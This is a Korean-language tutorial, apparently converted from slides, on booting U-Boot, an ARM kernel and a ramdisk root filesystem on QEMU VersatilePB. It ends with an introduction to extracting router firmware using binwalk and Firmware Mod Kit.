smc91x.c: v1.1, sep 22 2004 by Nicolas Pitre <nico@fluxnic.net>
smc91x smc91x.0 eth0: SMC91C11xFD (rev 1) at c8a58000 IRQ 57
 [nowait]
smc91x smc91x.0 eth0: Ethernet addr: 52:54:00:12:34:56
mousedev: PS/2 mouse device common for all mice
ledtrig-cpu: registered to indicate activity on CPUs
NET: Registered protocol family 17
Freeing unused kernel memory: 120K (c03f2000 - c0410000)
input: AT Raw Set 2 keyboard as /devices/fpga:06/serio0/input/input0
input: ImExPS/2 Generic Explorer Mouse as /devices/fpga:07/serio1/input/input2
/bin # cd ..
/ # ls -al
total 1532
drwxr-xr-x    7 0        0                0 Jan  1 00:00 .
drwxr-xr-x    7 0        0                0 Jan  1 00:00 ..
-rw-------    1 0        0               59 Jan  1 00:00 .ash_history
drwxr-xr-x    2 0        0                0 Aug 20  2015 bin
drwxr-xr-x    2 0        0                0 Aug 20  2015 dev
lrwxrwxrwx    1 0        0               11 Aug 20  2015 linuxrc -> bin/busybox
drwx------    2 0        0                0 Aug 20  2015 root
-rw-r--r--    1 0        0          1563136 Aug 20  2015 rootfs.img
drwxr-xr-x    2 0        0                0 Aug 20  2015 sbin
drwxr-xr-x    4 0        0                0 Aug 20  2015 usr
/ #
/ #
```

Network 활성화하기

```
/ # ifconfig eth0 10.0.2.15 netmask 255.255.255.0
/ # route add default gw 10.0.2.2
/ #
/ # ifconfig
ifconfig: /proc/net/dev: No such file or directory
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:57 Base address:0x8000 DMA chan:ff

/ #
/ # telnet 211.189.88.59 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 12 Aug 2017 14:55:10 GMT
Server: Apache/2.2.22 (EL)
X-Powered-By: PHP/5.2.17
Connection: close
Content-Type: text/html; charset=euc_kr

Connection closed by foreign host
/ #
```

Bootloader + Kernel + RFS 부팅


```
uboot/include/configs/versatile.h

#define CONFIG_BOOTDELAY        2
#define CONFIG_BOOTARGS         "root=/dev/ram rdinit=/bin/sh mem=128M
console=ttyAMA0,115200”
#define CONFIG_INITRD_TAG    1
```

```
$ make all ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi-
```

```
dd if=/dev/zero of=flash.bin bs=1 count=7M
dd if=u-boot.bin of=flash.bin conv=notrunc bs=1

mkimage -A arm -C none -O linux -T kernel -d zImage -a 0x00010000 -e 0x00010000
zImage.uimg
dd if=zImage.uimg of=flash.bin conv=notrunc bs=1 seek=2M
mkimage -A arm -C none -O linux -T ramdisk -d rootfs.img.gz -a 0x00800000 -e 0x00800000
rootfs.uimg
dd if=rootfs.uimg of=flash.bin conv=notrunc bs=1 seek=5M
```

Bootloader + Kernel + RFS 부팅

- qemu-system-arm -M versatilepb -m 128M -kernel flash.bin -nographic
- VersatilePB # bootm 0x210000 0x510000



```
io scheduler deadline registered
io scheduler cfq registered (default)
pl061_gpio dev:e4: PL061 GPIO chip @0x101e4000 registered
pl061_gpio dev:e5: PL061 GPIO chip @0x101e5000 registered
pl061_gpio dev:e6: PL061 GPIO chip @0x101e6000 registered
pl061_gpio dev:e7: PL061 GPIO chip @0x101e7000 registered
clcd-pl11x dev:20: PL110 rev0 at 0x10120000
clcd-pl11x dev:20: Versatile hardware, VGA display
Console: switching to colour frame buffer device 80x60
brd: module loaded
physmap platform flash device: 04000000 at 34000000
physmap-flash.0: Found 1 x32 devices at 0x0 in 32-bit bank. Manufacturer ID 0x000000 Chip ID 0x000000
Intel/Sharp Extended Query Table at 0x0031
Using buffer write method
smc91x.c: v1.1, sep 22 2004 by Nicolas Pitre <nico@fluxnic.net>
smc91x smc91x.0 eth0: SMC91C11xFD (rev 1) at c8a58000 IRQ 57
 [nowait]
smc91x smc91x.0 eth0: Ethernet addr: 52:54:00:12:34:56
mousedev: PS/2 mouse device common for all mice
ledtrig-cpu: registered to indicate activity on CPUs
NET: Registered protocol family 17
Freeing unused kernel memory: 120K (c03f2000 - c0410000)
/bin/sh: can't access tty; job control turned off
input: AT Raw Set 2 keyboard as /devices/fpga:06/serio0/input/input0
/ #
/ # input: ImExPS/2 Generic Explorer Mouse as /devices/fpga:07/serio1/input/input2

/ #
/ #
```


자동 부팅

```
uboot/include/configs/versatile.h

#define CONFIG_BOOTDELAY        2
#define CONFIG_BOOTARGS         "root=/dev/ram rdinit=/bin/sh mem=128M
console=ttyAMA0,115200”
#define CONFIG_INITRD_TAG    1
#define CONFIG_BOOTCOMMAND    "bootm 0x210000 0x510000"
```

```
$ make all ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi-
```

```
dd if=/dev/zero of=flash.bin bs=1 count=7M
dd if=u-boot.bin of=flash.bin conv=notrunc bs=1

mkimage -A arm -C none -O linux -T kernel -d zImage -a 0x00010000 -e 0x00010000
zImage.uimg
dd if=zImage.uimg of=flash.bin conv=notrunc bs=1 seek=2M
mkimage -A arm -C none -O linux -T ramdisk -d rootfs.img.gz -a 0x00800000 -e 0x00800000
rootfs.uimg
dd if=rootfs.uimg of=flash.bin conv=notrunc bs=1 seek=5M
```

자동 부팅



```
U-Boot 2010.03 (Aug 21 2015 - 01:02:05)

DRAM:   0 kB
Flash: 64 MB
*** Warning - bad CRC, using default environment

In:    serial
Out:   serial
Err:   serial
Net:   SMC91111-0
Hit any key to stop autoboot:  0
## Booting kernel from Legacy Image at 00210000 ...
   Image Name:
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2344872 Bytes =  2.2 MB
   Load Address: 00010000
   Entry Point:  00010000
## Loading init Ramdisk from Legacy Image at 00510000 ...
   Image Name:
   Image Type:   ARM Linux RAMDisk Image (uncompressed)
   Data Size:    1746478 Bytes =  1.7 MB
   Load Address: 00800000
   Entry Point:  00800000
   Loading Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.
```


리눅스 배포본이란?

- 기본 리눅스 커널을 기반 위에 어떤 Root File System 및 Interface를 구성하느냐에 따라 서로 다른 배포본이 된다.

- Ubuntu Linux
- Fedora Linux
- Android Linux


QEMU에 android 올리기

- http://blackzaket.blog.me/80100937415
- http://www.kandroid.org/board/board.php?board=AndroidPorting&sort=hit&shwhere=subject&command=body&no=240



실제 장비에 넣기

- http://www.arm.com/products/tools/development-boards/versatile/platform-baseboards.php




실제 장비에 넣기

- ROM Writer
  - Writing 전용 장비
  - Flash memory에 writing

- JTAG
  - 하드웨어 디버깅 장비
  - Flash memory에 writing

공유기 Firmware 분석하기

Embedded Linux의 구조




Firmware 자동 분석 툴

- Binwalk (Firmware Analysis Tool)
  - 펌웨어 파일의 구성 분석
    - 펌웨어 분석의 원리
      - Signature 탐색
      - Ex> squashfs == “hsqs”
  - http://binwalk.org/
  - apt-get install binwalk

- FMK (Firmware Mod Kit)
  - 펌웨어 파일 내에서 각종 파일 추출
  - 혹은 수정된 파일을 기반으로 새 펌웨어 빌드
  - https://code.google.com/p/firmware-mod-kit/


binwalk



```
root@ip-172-31-4-170:~/mongii/IPTIME# binwalk g104_kr_7_60.bin

DECIMAL         HEX             DESCRIPTION
----------------------------------------------------------------------------
-------------------------------------------
65592           0x10038         gzip compressed data, was "i.tmp", from
Unix, last modified: Tue Apr 12 07:55:31 2011
720896          0xB0000         Squashfs filesystem, little endian,
version 3.0, size: 1201395 bytes,  243 inodes, blocksize: 65536 bytes,
created: Tue Apr 12 07:55:31 2011

root@ip-172-31-4-170:~/mongii/IPTIME#
```

Bootloader 분석

